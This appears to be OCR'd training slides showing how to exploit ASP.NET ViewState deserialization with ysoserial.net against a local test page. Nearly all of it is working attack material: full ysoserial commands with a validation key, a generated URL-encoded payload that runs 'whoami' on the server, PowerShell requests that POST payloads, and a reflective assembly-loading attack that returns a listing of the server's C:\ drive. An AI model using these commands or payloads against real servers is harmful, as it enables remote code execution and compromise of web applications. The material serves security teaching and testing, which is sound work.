  - Target Path
  - Application Path

View State Exploitation

- What we'll need
  - Validation Key
    - 71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECFA96E0A0493B5C1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D
  - Validation Algorithm
    - HMACSHA256
  - Target Path
    - /keys.aspx
  - Application Path
    - /

YSoSerial.NET

https://github.com/pwntester/ysoserial.net

```
.\ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "COMMAND" --
validationalg="VALIDATIONALGORITHM" --path="TARGETPATH" --apppath="APPLICATIONPATH"
--validationkey="VALIDATIONKEY" --islegacy --isdebug
```

- -p ViewState – Use YsoSerial.NET's View State plugin
- -g TextFormattingRunProperties – Specifies the .NET gadget to use
- -c "cmd /c XXX" – The command to run when our payload is deserialised
- --validationkey – The validation key we extracted
- --validationalg – The algorithm used to sign our payload
- --path – The page we will send our payload to
- --apppath – The path of the application we are targeting
- --islegacy – Use legacy crypto APIs when signing payload

YSoSerial.NET

Command


```
.\ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "cmd /c whoami > C:\\users\\public\\exploited.txt" --validationalg="HMACSHA256" --path="/keys.aspx" --apppath="/" --validationkey="71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECFA96E0A0493B5C1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D" --islegacy
```

- -p ViewState – Use YsoSerial.NET's View State plugin
- -g TextFormattingRunProperties – Specifies the .NET gadget to use
- -c "cmd /c XXX" – The command to run when our payload is deserialised
- --validationkey – The validation key we extracted
- --validationalg – The algorithm used to sign our payload
- --path – The page we will send our payload to
- --apppath – The path of the application we are targeting
- --islegacy – Use legacy crypto APIs when signing payload


View State Exploitation

```
PS C:\Users\Zeroed\Downloads\ysoserial-1dba9c4416ba6e79b6b262b758fa75e2ee9008e9\Release> .\ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "cmd /c whoami > C:\\users\\public\\exploited.txt" --validationalg="HMACSHA256" --path="/keys.aspx" --apppath="/" --validationkey="71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECFA96E0A0493B5C1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D" --islegacy
%2FwEywAcAAQAAAP%2F%2F%2F%2F8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRvciwgVmVyc2lvbj0zLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPTMxYmYzODU2YWQzNjRlMzUFAQAAAEJNaWNyb3NvZnQuVmlzdWFsU3R1ZGlvLlRleHQuRm9ybWF0dGluZy5UZXh0Rm9ybWF0dGluZ1J1blByb3BlcnRpZXMBAAAAD0ZvcmVncm91bmRCcnVzaAECAAAABgMAAADiBTw%2FeG1sIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9InV0Zi0xNiI%2FPg0KPE9iamVjdERhdGFQcm92aWRlciBNZXRob2ROYW1lPSJTdGFydCIgSXNJbml0aWFsTG9hZEVuYWJsZWQ9IkZhbHNlIiB4bWxucz0iaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbWwvcHJlc2VudGF0aW9uIiB4bWxuc3g9Imh0dHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94YW1sIj48T2JqZWN0RGF0YVByb3ZpZGVyIHg6S2V5PSJTdGFydCIgSXNJbml0aWFsTG9hZEVuYWJsZWQ9IkZhbHNlIiB4bWxuczp4PSJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbCI%2BDQogICAgICAgICAgPHNkOlByb2Nlc3M%2BDQogICAgICAgICAgICA8c2Q6UHJvY2Vzcy5TdGFydEluZm8%2BDQogICAgICAgICAgICAgIDxzZDpQcm9jZXNzU3RhcnRJbmZvIEFyZ3VtZW50cz0iL2MgY21kIC9jIHdob2FtaSAmZ3Q7IEM6XFx1c2Vyc1xccHVibGljXFxleHBsb2l0ZWQudHh0IiBTdGFuZGFyZEVycm9yRW5jb2Rpbmc9Int4Ok51bGx9IiBTdGFuZGFyZE91dHB1dEVuY29kaW5nPSJ7eDpOdWxsfSIgVXNlck5hbWU9IiIgUGFzc3dvcmQ9Int4Ok51bGx9IiBEb21haW49IiIgTG9hZFVzZXJQcm9maWxlPSJGYWxzZSIgRmlsZU5hbWU9ImNtZCIgLz4NCiAgICAgICAgICAgIDwvc2Q6UHJvY2Vzcy5TdGFydEluZm8%2BDQogICAgPC9zZDpQcm9jZXNzPg0KICA8L09iamVjdERhdGFQcm92aWRlci5PYmplY3RJbnN0YW5jZT4NCjwvT2JqZWN0RGF0YVByb3ZpZGVyPgt7gsHtGm9Ic6HPb%2FqYOYFqeK5Ezcw1uGvBEXleVLK0aQ%3D%3D
```

- http://127.0.0.1/keys.aspx?__VIEWSTATE=[PAYLOAD]



View Sta



Reflectively loading .NET assemblies via ViewState

```
.\ysoserial.exe -p ViewState -g ActivitySurrogateDisableTypeCheck -c "" --
validationalg="HMACSHA256" --path="/keys.aspx"  --apppath="/"  --
validationkey="71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECFA96E0A0493B5C
1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D" --islegacy --showraw
```

- -g ActivitySurrogateDisableTypeCheck – Specifies the .NET gadget to use
- -c "" – Any value, Ysoserial just needs the -c argument to be present
- --showraw – Don’t URL encode the output

Reflectively loading .NET assemblies via ViewState

```
$asm = .\ysoserial.exe -p ViewState -g ActivitySurrogateDisableTypeCheck -c
"" --validationalg="HMACSHA256" --path="/keys.aspx"  --apppath="/" --
validationkey="71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECF
A96E0A0493B5C1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D" --
islegacy --showraw

Invoke-WebRequest -Uri http://127.0.0.1/keys.aspx -Method POST -Body
@{__VIEWSTATE=$asm;} | select -Expand Content
```


Reflectively loading .NET assemblies via ViewState

```
PS C:\Users\Zeroed\Downloads\ysoserial\Release> $asm = .\ysoserial.exe -p ViewState -g ActivitySurrogateDisableTypeCheck -c "" --validationalg="HMACSHA256" --path="/keys.aspx"  --apppath="/" --validationkey="71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECFA96E0A0493B5C1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D" --islegacy --showraw
PS C:\Users\Zeroed\Downloads\ysoserial\Release> Invoke-WebRequest -Uri http://127.0.0.1/keys.aspx -Method POST -Body @{__VIEWSTATE=$asm;} | select -Expand Content
Invoke-WebRequest : Server Error in '/' Application.
The state information is invalid for this page and might be corrupted.
Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information
about the error and where it originated in the code.
Exception Details: System.Web.HttpException: The state information is invalid for this page and might be corrupted.
Source Error:
[No relevant source lines]
Source File: c:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\e22c2559\92c7e946\App_Web_zfnhtxkj.1.cs    Line: 0
Stack Trace:
[InvalidCastException: Unable to cast object of type 'System.Collections.Generic.SortedSet`1[System.String]' to type 'System.Web.UI.Pair'.]
   System.Web.UI.HiddenFieldPageStatePersister.Load() +208
[ViewStateException: Invalid viewstate.
        Client IP: 127.0.0.1
        Port: 30853
        Referer:
        Path: /keys.aspx
        User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-AU) WindowsPowerShell/5.1.22621.4111
        ViewState: /wEyLx4AAQAAAP////8BAAAAAAAAAAwCAAAASVN5c3RlbSwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGU
```

Reflectively loading .NET assemblies via ViewState

```
.\ysoserial.exe -p ViewState -g ActivitySurrogateSelectorFromFile -c
".\payload.cs;System.dll;System.Web.dll" --validationalg="HMACSHA256" --
path="/keys.aspx"  --apppath="/"  --
validationkey="71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECFA96E0A0493B5C
1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D" --islegacy --showraw
```

- -g ActivitySurrogateSelectorFromFile – Specifies the .NET gadget to use
- -c "Payload.cs;Imports" – The path to your payload.cs file followed by any assemblies it needs to be linked against
- --showraw – Don't URL encode the output



Reflectively loading .NET assemblies via ViewState

```
$asm = .\ysoserial.exe -p ViewState -g ActivitySurrogateSelectorFromFile -c
"C:\inetpub\wwwroot\payload.cs;System.dll;System.Web.dll" --
validationalg="HMACSHA256" --path="/keys.aspx"  --apppath="/" --
validationkey="71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECF
A96E0A0493B5C1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D" --
islegacy --showraw

Invoke-WebRequest -Uri http://127.0.0.1/keys.aspx -Method POST -Body
@{__VIEWSTATE=$asm; path="C:\"} | select -Expand Content
```

```
Invoke-WebRequest : Server Error in '/' Application.
The state information is invalid for this page and might be corrupted.
Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information
about the error and where it originated in the code.
Exception Details: System.Web.HttpException: The state information is invalid for this page and might be corrupted.
Source Error:
[No relevant source lines]
Source File: c:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\e22c2559\92c7e946\App_Web_zfnhtxkj.1.cs    Line: 0
Stack Trace:
[InvalidCastException: Unable to cast object of type 'State' to type 'System.Web.UI.Pair'.]
   System.Web.UI.HiddenFieldPageStatePersister.Load() +208
[ViewStateException: Invalid viewstate.
        Client IP: 127.0.0.1
        Port: 12643
        Referer:
        Path: /keys.aspx
        User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-AU) WindowsPowerShell/5.1.22621.4111
        ViewState: /wEyiGEAAQAAAP////8BAAAAAAAAAAwCAAAAV1N5c3RlbS5XaW5kb3dzLkZvcm1zLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3Y
TVjNTYxOTM0ZTA4OQUBAAAAIVN5c3RlbS5XaW5kb3dzLkZvcm1zLkF4SG9zdCtTdGF0ZQEAAAARUHJvcGVydHlCYWdCaW5hcnkHAgIAAAAJAwAAAA8DAAAAxy8AAAIAAQAAAP////8BAAAAAAAAAAAQBAAAAf1N5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkxpc3RgMVtbU3lzdGVtLk9iamVjdCwgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0DAAAABl9pdGVtcwVfc2l6ZQhfdmVyc2lvbgUAAAgICQIAAAAKAAAACgAAABACAAAAEAAAAAkDAAAACQQAAAAJBQAAAAkGAAAACQcAAAJCAAAAAkJAAAACQoAAAAJCwAAAAkMAAAADQYHAwAAAAEBAAAAAQAAAAcCCQ0AAAAMDgAAAGFTeXN0ZW0uV29ya2Zsb3cuQ29tcG9uZW50TW9kZWwsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj0zMWJmMzg1NmFkMzY0ZTM1BQQAAABqU3lzdGVtLldvcmtmbG93LkNvbXBvbmVudE1vZGVsLlNlcmlhbGl6YXRpb24uQWN0aXZ...]
[HttpException (0x80004005): The state information is invalid for this page and might be corrupted.]
   System.Web.UI.ViewStateException.ThrowError(Exception inner, String persistedState, String errorPageMessage, Boolean macValidationError) +161
   System.Web.UI.HiddenFieldPageStatePersister.Load() +332
   System.Web.UI.Page.LoadPageStateFromPersistenceMedium() +377
   System.Web.UI.Page.LoadAllState() +46
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +9298
   System.Web.UI.Page.ProcessRequest(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +355
   System.Web.UI.Page.ProcessRequest() +79
   System.Web.UI.Page.ProcessRequest(HttpContext context) +74
   ASP.keys_aspx.ProcessRequest(HttpContext context) in c:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET
Files\root\e22c2559\92c7e946\App_Web_zfnhtxkj.1.cs:0
   System.Web.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute() +537
   System.Web.HttpApplication.ExecuteStepImpl(IExecutionStep step) +172
   System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously) +93
Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.8.9261.0
At line:1 char:1
+ Invoke-WebRequest -Uri http://127.0.0.1/keys.aspx -Method POST -Body  ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebException
    + FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
```

Reflectively loading .NET assemblies via ViewState

```
  Response.Write(sb.ToString());
+ Response.End();
```

HttpResponse.End Method

Reference

Feedback

Definition

Namespace: System.Web

Assembly: System.Web.dll

Sends all currently buffered output to the client, stops execution of the page, and raises the EndRequest event.

C# Copy

```
public void End ();
```


Reflectively loading .NET assemblies via ViewState

```
$asm = .\ysoserial.exe -p ViewState -g ActivitySurrogateSelectorFromFile -c
"C:\inetpub\wwwroot\payload.cs;System.dll;System.Web.dll" --
validationalg="HMACSHA256" --path="/keys.aspx"  --apppath="/" --
validationkey="71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECF
A96E0A0493B5C1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D" --
islegacy --showraw

Invoke-WebRequest -Uri http://127.0.0.1/keys.aspx -Method POST -Body
@{__VIEWSTATE=$asm; path="C:\"} | select -Expand Content
```

```
PS C:\Users\Zeroed\Downloads\ysoserial-1dba9c4416ba6e79b6b262b758fa75e2ee9008e9\Release> $asm = .\ysoserial.exe -p ViewState -g ActivitySurrogateSelectorFromFile -c "C:\inetpub\wwwroot\payload.cs;System.dll;System.Web.dll" --validationalg="HMACSHA256" --path="/keys.aspx"  --apppath="/" --validationkey="71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECFA96E0A0493B5C1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D" --islegacy --showraw
PS C:\Users\Zeroed\Downloads\ysoserial-1dba9c4416ba6e79b6b262b758fa75e2ee9008e9\Release> Invoke-WebRequest -Uri http://127.0.0.1/keys.aspx -Method POST -Body @{__VIEWSTATE=$asm; path="C:\"} | select -Expand Content
Name                           Last Access Time       Last Write Time        Creation Time          Size
================================================================================================================
$GetCurrent                    23/08/2024 3:48:24 AM  20/02/2023 11:04:07 AM 20/02/2023 10:26:06 AM
$Recycle.Bin                   20/09/2024 8:26:55 AM  7/05/2022 8:15:03 PM   5/06/2021 12:10:48 PM
$WINDOWS.~BT                   23/08/2024 3:48:25 AM  27/03/2024 10:42:52 PM 27/03/2024 10:42:49 PM
$Windows.~WS                   23/08/2024 3:48:25 AM  25/03/2024 6:21:10 AM  25/03/2024 6:21:10 AM
AMD                            23/08/2024 3:48:25 AM  4/08/2024 6:19:21 AM   13/01/2023 6:06:42 AM
android                        23/08/2024 3:48:25 AM  10/02/2024 2:57:10 AM  10/02/2024 2:57:10 AM
Documents and Settings         7/05/2022 5:09:36 PM   7/05/2022 5:09:36 PM   7/05/2022 5:09:36 PM
ESD                            23/08/2024 3:48:25 AM  25/03/2024 7:00:46 AM  25/03/2024 4:44:31 AM
inetpub                        20/09/2024 12:09:38 PM 7/06/2024 11:52:20 PM  20/02/2023 10:43:44 AM
libs                           23/08/2024 3:48:12 AM  3/07/2024 5:58:35 AM   19/12/2023 4:45:16 AM
msys64                         20/09/2024 11:32:25 AM 30/06/2024 7:15:42 AM  11/05/2022 12:49:53 PM
PerfLogs                       20/09/2024 8:25:35 AM  7/05/2022 5:24:50 AM   7/05/2022 5:24:50 AM
Program Files                  20/09/2024 12:09:32 PM 20/09/2024 10:07:15 AM 7/05/2022 5:24:50 AM
Program Files (x86)            20/09/2024 12:06:21 PM 18/08/2024 3:52:05 AM  7/05/2022 5:24:50 AM
ProgramData                    20/09/2024 11:55:40 AM 2/06/2024 12:02:36 AM  7/05/2022 5:24:50 AM
Recovery                       14/08/2024 12:03:17 AM 14/07/2023 3:01:32 AM  7/05/2022 5:09:37 PM
Ruby32-x64                     20/09/2024 11:32:26 AM 27/08/2023 1:32:01 AM  27/08/2023 1:31:44 AM
src                            20/09/2024 8:45:03 AM  14/05/2022 12:02:05 AM 7/05/2022 9:39:54 PM
System Volume Information      20/09/2024 4:26:18 AM  19/09/2024 6:30:10 AM  7/05/2022 5:07:57 PM
temp                           23/08/2024 3:48:28 AM  2/12/2022 5:59:31 AM   2/12/2022 5:59:31 AM
Users                          20/09/2024 12:09:39 PM 10/08/2024 11:39:57 PM 7/05/2022 5:17:22 AM
Windows                        20/09/2024 12:09:38 PM 20/09/2024 10:07:15 AM 7/05/2022 5:17:22 AM
XboxGames                      20/09/2024 10:39:11 AM 12/09/2023 4:01:08 AM  12/12/2022 6:03:23 AM
ysoserial.net                  23/08/2024 3:48:30 AM  21/07/2023 4:54:18 AM  21/07/2023 4:54:17 AM
